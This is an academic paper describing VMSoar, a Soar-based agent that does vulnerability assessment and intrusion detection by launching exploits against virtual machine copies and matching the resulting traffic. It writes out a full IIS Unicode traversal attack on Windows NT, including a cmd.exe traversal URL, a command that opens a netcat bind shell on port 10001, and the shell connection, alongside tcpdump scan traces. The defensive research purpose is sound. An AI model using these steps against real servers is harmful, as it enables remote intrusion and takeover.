VMSoar: A Cognitive Agent for Network Security

D. Paul Benjamin

Ranjita Shankar-Iyer

Archana Perumal

Computer Science Department
Pace University
1 Pace Plaza, NY, NY 10038
benjamin@pace.edu

Abstract

VMSoar is a cognitive network security agent designed for both network configuration and long-term security management. It performs automatic vulnerability assessments by exploring a configuration's weaknesses and also performs network intrusion detection. VMSoar is built on the Soar cognitive architecture, and benefits from the general cognitive abilities of Soar, including learning from experience, the ability to solve a wide range of complex problems, and use of natural language to interact with humans.

The approach used by VMSoar is very different from that taken by other vulnerability assessment or intrusion detection systems. VMSoar performs vulnerability assessments by using VMWare to create a virtual copy of the target machine then attacking the simulated machine with a wide assortment of exploits. VMSoar uses this same ability to perform intrusion detection. When trying to understand a sequence of network packets, VMSoar uses VMWare to make a virtual copy of the local portion of the network and then attempts to generate the observed packets on the simulated network by performing various exploits. This approach is initially slow, but Soar's learning ability significantly speeds up both vulnerability assessment and intrusion detection with experience.

This paper describes the design and implementation of VMSoar, and initial experiments.

Introduction

Automatic vulnerability assessment and intrusion detection are complex and time-consuming tasks. Vulnerability assessment usually consists of testing of a machine's profile against a database of known vulnerabilities to ensure that patches have been applied. This approach lacks the ability to discover weaknesses in a specific machine's or network's configuration. Human vulnerability assessment experts can tailor their investigations to a specific configuration, but automatic assessments cannot.

Intrusion detection is often compared to finding a needle in a haystack. Extremely large amounts of data are generated by network monitoring utilities, and the goal of the intrusion detection system is to identify illegal activities that often are identifiable only by a few anomalous packets.

These two problems require human-level intelligence to solve. Thus, it is not surprising that researchers have begun to try to apply artificial intelligence techniques to them. For example, expert system and machine learning approaches in intrusion detection have been attempted with some success (Lee, Park & Stolfo, 1999)(Kanlayasiri et al., 2000)(Balasubramanian et al., 1998), but although a wide variety of approaches have been tried (Axelsonn, 2000)(Me & Michel, 2001), there has been no comprehensive effort that we know of that uses human-level reasoning and learning capabilities to construct intelligent vulnerability assessment or intrusion detection systems.

Our approach is to use a general cognitive architecture that has exhibited human-level performance on a wide range of tasks. The cognitive architecture that we use is Soar (Laird, Newell & Rosenbloom, 1987), originally developed at Carnegie-Mellon University and now in use at many universities and corporations. Soar integrates a number of cognitive capabilities, including natural language (Lonsdale & Rytting, 2001), learning (Laird, Newell & Rosenbloom, 1987), real-time response (Nelson, Lehman & John, 1994), emotion (Marsella, Gratch & Rickel, 2003) and concept learning (Miller, 1993). It has been applied to such diverse tasks as tactical air warfare (Rosenbloom et al., 1994) and robotics (Benjamin, Lonsdale & Lyons, 2004), both of which are real-time tasks involving large amounts of data, similar to network intrusion detection.

We have connected Soar to VMWare (http://www.vmware.com) so that it can create virtual copies of an actual network and explore how different events would cause the network to evolve. For example, Soar can perceive activity on the network, hypothesize that an attacker is in the system, simulate possible actions of the attacker, then compare the actual network to the predicted network to verify or reject the hypothesis. With experience, Soar's learning mechanism enables it to predict with greater accuracy the presence of intruders.

We are currently teaching Soar how to attack networks and individual machines. We are porting known attacks into Soar, so that it can learn to attack a server and break into a network. This is necessary for Soar to be able to learn to assess the vulnerabilities of the target machine, and also for Soar to generate network packets that identify illegal network use, so that it can learn to detect intruders. Soar is connected to tcpdump so that it can examine the network activity and learn concepts that describe illegal activities.

The Soar Cognitive Architecture

Soar is a unified cognitive architecture (Newell, 1990) originally developed at Carnegie-Mellon University and undergoing continuing development at a number of locations, including the University of Michigan and the Information Sciences Institute at the University of Southern California, as well as multiple locations in Europe. As a unified cognitive architecture, Soar exhibits a wide range of capabilities, including learning to solve problems from experience, concept learning, use of natural language, and the ability to handle complex tasks.

Declarative knowledge in Soar resides in its *working memory*, which contains all the facts Soar knows at any instant. Procedural knowledge in Soar is represented as *operators*, which are organized into *problem spaces*. Each problem space contains the

operators relevant to interacting with some aspect of the system's environment. In our system, some problem spaces contain operators describing the actions of VMSoar, such as executing a particular exploit. Other problem spaces contain operators that interact with the network, or analyze packets to construct user plans, or classify plans according to user goals. At each step, Soar must choose one operator to execute. This operator will alter VMSoar's memory or interact with the network.

The basic problem-solving mechanism in Soar is universal subgoaling: every time there is choice of two or more operators, Soar creates a subgoal of deciding which to select, and brings the entire knowledge of the system to bear on solving this subgoal by selecting a problem space and beginning to search. This search can itself encounter situations in which two or more operators can fire, which in turn causes subgoals to be created, etc. When an operator is successfully chosen, the corresponding subgoal has been solved and the entire solution process is summarized in a new operator, called a chunk, which contains the general conditions necessary for that operator to be chosen. This operator is added to the system, so that in similar future situations the search can be avoided. In this way, Soar learns.

The Soar publications extensively document how this learning method speeds up the system's response time in a manner that accurately models the speedup of human subjects on the same tasks.

Learning to Detect Intruders by Learning to Attack Vulnerabilities

VMSoar's approach is based on the work of Green & Lehman (2002), who used Soar to model discourse planning in natural language. Their goal was a computational model of discourse, in which Soar would interact with a human using English. In their task, Soar had to do two things: construct an explanation of an incoming utterance and generate an appropriate response. Their approach was to use "explanation based on generation", in which Soar would construct an explanation for the incoming utterance by attempting to generate a similar utterance on its own. Soar would search among possible combinations of goals and expectations to try to generate this utterance, and when it succeeded in matching the utterance it assumed the human's goals and expectations were those it had found. This gave Soar an understanding of the goals of the person it was conversing with, so that Soar could choose appropriate goals for generating a response. Soar also formed a chunk for this search, so that a similar utterance in the future would be understood in one step.

Similarly, VMSoar combines vulnerability assessment and intrusion detection. It performs vulnerability assessment by generating attacks against virtual copies of machines, and performs intrusion detection by generating possible attacks against a simulated copy of itself. While performing vulnerability assessment, VMSoar learns how to generate various behaviors on the network. These learned behaviors are then used during intrusion detection to try to model the goals of network users.

VMSoar has problem spaces that model normal user behaviors such as viewing a webpage or downloading a file, and problem spaces that model abnormal behaviors such as performing a port scan or executing an exploit. Soar is connected both to a physical

local area network (which it monitors using tcpdump) and to VMWare, a software product that can create a virtual network consisting of virtual computers. VMSoar monitors the traffic on the actual network and attempts to find an operator that can explain the packets it sees originating from a particular remote site in terms of a user acting in a particular way. If VMSoar succeeds, it adds the user and activity to its model of the network (which resides in its working memory). If VMSoar fails to find an appropriate operator, it subgoals. In its subgoal, VMSoar creates a virtual copy of the local network and repeatedly attempts to replicate the observed activity by firing sequences of operators from problem spaces that model various user behaviors. VMSoar searches as long as it takes to identify an acceptable explanation for the observations. This search can be extremely long, but once it has found an explanation, VMSoar forms a chunk containing the general conditions necessary for this explanation, so that in the future this explanation will be made in a single step.

VMSoar thus models intrusion detection as plan recognition, by attempting to recognize users' plans and goals so that it can generate expectations about future user behavior. This approach is completely different than previous attempts to automate learning about intrusion detection, e.g. Lee, Park & Stolfo (1999), which perform data mining and classification of network data without any capability to generate alternative data and compare it.

One of the strengths of this approach is the reduction of false positives, which plague typical intrusion detection approaches. By actively modeling and reproducing user behavior, VMSoar can explain legal network activity that it has never seen before, instead of flagging it as illegal.

VMSoar Framework Description

VMSoar attempts to define an architecture that is scaleable and flexible and can be extended to achieve the above vision.

At a high level, the VMSoar framework can be thought of as broken into three major components (see Figure 1 below).

- VMware WorkStation Network
- VMSoar Java Engine
- VMSoar Rules Engine

The *VMware WorkStation Network* comprises the set of virtual machines that make up the virtual network. Soar will run network commands and attempt to stage an attack on this virtual network.



Figure 1. VMSoar Architecture

The *VMSoar Java Engine* acts as the glue between the VMware WorkStation Network and the VMSoar Rules Engine. This component comprises the classes that do the following major operations:

- Create and start the VMware machines.
- Start a SOAR session and create the SOAR agent.
- Perform a command on the VMware WorkStation Network requested by the SOAR agent.
- Pass data from the VMware WorkStation Network back to the SOAR agent.

The *VMSoar Rules Engine* comprises the Tcl Interpreter, Tcl scripts and all the SOAR rules that make up the SOAR agent.

Example: Exploiting Windows NT

We describe an exploit that VMSoar is capable of launching, and how this capability is also used for intrusion detection. The exploit described in this section is based on a known vulnerability of Windows NT, the IIS Unicode Bug, which is explained at

http://screamer.mobrien.com/manuals/MPRM_Group/testing2.html

The VMSoar implementation used in this example possesses a number of problem spaces that perform different tasks including viewing a webpage, downloading a file and launching an exploit against Windows NT.

VMSoar launches this exploit from a linux machine. In the example below, we use the

IP address 192.168.1.15 for the NT machine. The exploit consists of five overall steps:

Step 1. VMSoar executes an operator that pings 192.168.1.15 to determine if a machine is alive at that address. If it gets a reply, it creates a working memory element saying the IP address is alive.

Step 2. If the IP is alive, then VMSoar executes an operator that performs the command: nmap -O 192.168.1.15

This does a portscan of the NT machine and returns a list of open ports. VMSoar stores these in working memory and notices that http port 80 is open, so perhaps it is running a websever. VMSoar notices that a netbios port is open, and based on the open ports, VMSoar stores a prediction that the target OS is a version of Windows.

Step 3. VMSoar executes an operator that performs the following command:

netcat -v -n 192.168.1.15 80
GET HTTP

This returns the following....

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Thu, 4 Apr 2004 23:23:22 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The parameter is incorrect. </body></html> sent 2, rcvd 224

VMSoar stores this in working memory. This causes operators to fire that recognize Windows NT as the operating system, and also that it is running IIS/4.0 on port 80.

Step 4. VMSoar tries to get a directory listing of the C: drive of the NT machine, by executing an operator that performs the following command:

nc -v -n 192.168.1.15 80
GET
http://192.168.1.15/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\

This returns a directory listing of the C: drive on the NT machine. VMSoar executes operators that recognize a successful directory listing, and VMSoar stores this fact in its working memory.

Step 5. VMSoar executes an operator that performs the following command:

nc -v -n 192.168.1.15 80
GET
http://192.168.1.15/scripts/..%255c../winnt/system32/cmd.exe?//c+nc+-L+-p+10001+-d+-e+cmd.exe

This complex command executes the following command on the NT IIS server:

nc -L -p 10001 -d -e cmd.exe

This command starts up netcat on the IIS server, with flags that tell Windows not to close netcat, but to wait for connections on port 10001, and to run cmd.exe when port

10001 is connected to.

Step 6. Finally, VMSoar executes an operator that performs the following command:

nc -v -n 192.168.1.15 10001

which returns an NT prompt to VMSoar, which can then perform any command on the NT box.

Once VMSoar has a problem space to launch this exploit, it can detect this vulnerability on NT servers on a network. Furthermore, it can use this knowledge to detect when an intruder is executing any portion of this exploit.

For instance, suppose VMSoar is protecting 192.168.1.15 (the NT machine) and an intruder is attacking from another machine, which in the code below will be 192.168.1.14. When the intruder is executing a SYN port scan as part of the above exploit, the following packets can appear on the network (this output is from tcpdump):

```
01:10:23.445709 192.168.1.14.38931 > 192.168.1.15.711: S 1354789686:1354789686(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.14.38932 > 192.168.1.15.3005: S 358598610:1358598610(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.14.38933 > 192.168.1.15.4500: S 359735835:1359735835(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.14.38934 > 192.168.1.15.1353: S 363526429:1363526429(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.15.711 > 192.168.1.14.38931: R 0:0(0) ack 1354789687 win 0
01:10:23.445709 192.168.1.15.3005 > 192.168.1.14.38932: R 0:0(0) ack 1358598611 win 0
01:10:23.445709 192.168.1.15.4500 > 192.168.1.14.38933: R 0:0(0) ack 1359735836 win 0
01:10:23.445709 192.168.1.15.1353 > 192.168.1.14.38934: R 0:0(0) ack 1363526430 win 0
```

In this kind of port scan, the attacker finds which ports are available (i.e. being listened to by a service). A SYN packet is sent (as if we are going to open a connection), and the target host responds with a SYN+ACK, this indicates the port is listening, and an RST indicates a non-listener. Subsequent scan results show that "http" port and "netbios" port are listening.

```
01:10:23.325709 192.168.1.14.38834 > 192.168.1.15.https: S 1354605482:1354605482(0) win 5840 <mss
1460,sackOK,timestamp 8958328 0,nop,wscale 0> (DF)
01:10:23.325709 192.168.1.15.https > 192.168.1.14.38834: S 1147031:1147031(0) ack 1354605483 win
8760 <mss 1460> (DF)
01:10:23.325709 192.168.1.14.38834 > 192.168.1.15.https: . ack 1 win 5840 (DF)
01:10:22.365709 192.168.1.14.38105 > 192.168.1.15.netbios-ssn: S 1351688221:1351688221(0) win 5840
<mss 1460,sackOK,timestamp 8958232 0,nop,wscale 0> (DF)
01:10:22.365709 192.168.1.15.netbios-ssn > 192.168.1.14.38105: S 1146180:1146180(0) ack 1351688222
win 8760 <mss 1460> (DF)
01:10:22.365709 192.168.1.14.38105 > 192.168.1.15.netbios-ssn: . ack 1 win 5840 (DF)
```

VMSoar must explain this sequence of packets between 192.168.1.14 and 192.168.1.15, but initially it has no explanation that matches, so it subgoals and attempts to recreate this sequence of packets. In the subgoal, VMSoar uses VMWare to construct a virtual copy of 192.168.1.15, with the same basic (virtual) hardware and the same OS and services. In practice, this is done by storing a virtual image of every machine on the local

network that VMSoar is protecting. VMWare just loads the stored image, which is considerably faster than creating a new one.

VMSoar then selects a problem space and executes operators in that space. Suppose it selects operators that connect legally to a webpage and download it. The packets generated will not match the pattern of requests and acknowledgements in the above trace, so this problem space does not satisfy the subgoal, and a new problem space must be selected.

In this way, VMSoar searches through its stock of problem spaces, attempting to generate the observed pattern of packets.



Figure 2. Subgoal tree in Soar.

Eventually, it will use a problem space that executes a port scan. It could be the space containing the above exploit, or any other space for an exploit that executes a similar port scan. When the operator that executes the port scan is chosen, it will generate the same pattern of requests and VMSoar will conclude that 192.168.1.14 is executing a port scan.

VMSoar learns at this point by constructing a chunk (a new rule) that summarizes the search that it performed and the result. Briefly, Soar forms chunks by tracing back through all the facts it examined in the process of its search and finding those that led to the result. Soar puts all these facts on the left-hand side of a new rule, and puts the result of the search on the right-hand side of the new rule. This new rule will match any future situation that contains these same facts, which in this case will be any situation with the same pattern of requests and acknowledgements from one machine. Soar will not have to search, but will immediately fire this rule and assert that the remote machine is executing a port scan. Over time, VMSoar will learn to recognize a wide range of user behaviors.

At this point, VMSoar will know only that 192.168.1.14 is scanning the ports. As the input from tcpdump continues, VMSoar will see the following packets:

01:10:23.485709 192.168.1.14.57996 > 192.168.1.15.http: SE 1210652233:1210652233(0) win 2048 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol>
01:10:23.485709 192.168.1.14.57997 > 192.168.1.15.http: . win 2048 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol>
01:10:23.485709 192.168.1.14.57998 > 192.168.1.15.http: SFP 1210652233:1210652233(0) win 2048 urg 0 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol>

This part of the log reflects an invalid combination of flags. According to rfc-3186 there are certain combination of TCP flags that are considered invalid. In the log there are two invalid combinations, such as “SE”, “SFP”. A host must not set ECT on SYN or SYN-ACK packets.

VMSoar is deliberately not programmed with knowledge about specific combinations of invalid flags, which is the typical approach to intrusion detection, but rather must generate the behavior to explain it. As above, VMSoar does not initially possess any matching pattern for this illegal combination of flags, and performs a search just as before through all its problem spaces to find one whose operators will generate this pattern. The IIS Unicode exploit problem space will eventually be used, and will generate the pattern of SE and SFP occurring at exactly the same timestamp, and VMSoar will conclude that a user at 192.168.1.14 is executing this exploit, and notify the system administrator of the attack. VMSoar will also learn a chunk summarizing this pattern.

Summary and Future Work

We have described VMSoar, a network security agent based on Soar, a mature cognitive architecture. VMSoar combines vulnerability assessment and intrusion detection by generating attacks against virtual copies of machines, and learns how to associate patterns of network activity with illegal user actions.

The immediate goal of this project is to implement a much wider range of behaviors within VMSoar, so that it can grow into a practical tool for both vulnerability assessment and intrusion detection. The long-range vulnerability assessment goal is to apply this tool to the detection of vulnerabilities in Windows XP. The long-range intrusion detection goal is the development of a tool that can detect nearly all intruders while generating few false positives.

References

Axelsson, Stefan, 2000. “Intrusion Detection Systems: A Survey and Taxonomy”, Technical Report No 99-15, Dept. of Computer Engineering, Chalmers University of Technology, Sweden.

Balasubramanian, J. S., Garcia-Fernandez, J. O., Isacoff, D., Spafford, E., and Zamboni, D., 1998. “An Architecture for Intrusion Detection using Autonomous Agents”, Proceedings of the Fourteenth Annual Computer Security Applications Conference.

Benjamin, D. Paul, Lonsdale, Deryle, and Lyons, Damian, 2004. “Designing a Robot Cognitive Architecture with Concurrency and Active Perception”, Proceedings of the AAAI Fall Symposium on the Intersection of Cognitive Science and Robotics, Washington, D.C., October.

Green, Nancy, and Lehman, Jill F., 2002. “An Integrated Discourse Recipe-Based Model for Task-Oriented Dialogue”, Discourse Processes, 33(2), pp.133-158.

Kanlayasiri, U., Sanguanpong, S., and Jaratmanachot, W., “A Rule-based Approach for Port Scanning Detection”, in Proceedings of the 23rd Electrical Engineering Conference, Chiang Mai Thailand, 2000.

Laird, J.E., Newell, A. and Rosenbloom, P.S., 1987. “Soar: An Architecture for General Intelligence”, Artificial Intelligence 33, pp.1-64.

Lee, Wenke, Christopher T. Park , Salvatore J. Stolfo, 1999. “Automated Intrusion Detection Using NFR: Methods and Experiences”, in Proceedings of the Workshop on Intrusion Detection and Network Monitoring, p.63-72.

Lonsdale and C. Anton Rytting, 2001. “Integrating WordNet with NL-Soar,” WordNet and other lexical resources: Applications, extensions, and customizations; Proceedings of NAACL-2001; Association for Computational Linguistics.

Marsella, Stacy, Jonathan Gratch and Jeff Rickel, "Expressive Behaviors for Virtual Worlds," Life-like Characters Tools, Affective Functions and Applications, Helmut Prendinger and Mitsuru Ishizuka (Editors), Springer Cognitive Technologies Series, 2003.

Me, Ludovic, and Michel, Cedric, 2001. “Intrusion Detection: A Bibliography”, In Technical Report SSIR-2001-01, Sup'elec, Rennes, France.

Miller, C. S. 1993, “Modeling Concept Acquisition in the Context of a Unified Theory of Cognition”, EECS, Ann Arbor, University of Michigan.

Nelson, G., Lehman, J.F., and John, B.E., 1994. “Integrating cognitive capabilities in a real-time task,” In *Proceedings of the Sixteenth Annual Conference of the Cognitive Science Society*. Atlanta, GA, August.

Newell, Allen, 1990. *Unified Theories of Cognition*, Harvard University Press, Cambridge, Massachusetts.

Rosenbloom, P.S., Johnson, W.L., Jones, R.M., Koss, F., Laird, J.E., Lehman, J.F., Rubinoff, R., Schwamb, K.B., and Tambe, M., 1994. “Intelligent Automated Agents for Tactical Air Simulation: A Progress Report”, Proceedings of the Fourth Conference on Computer Generated Forces and Behavioral Representation, pp.69-78.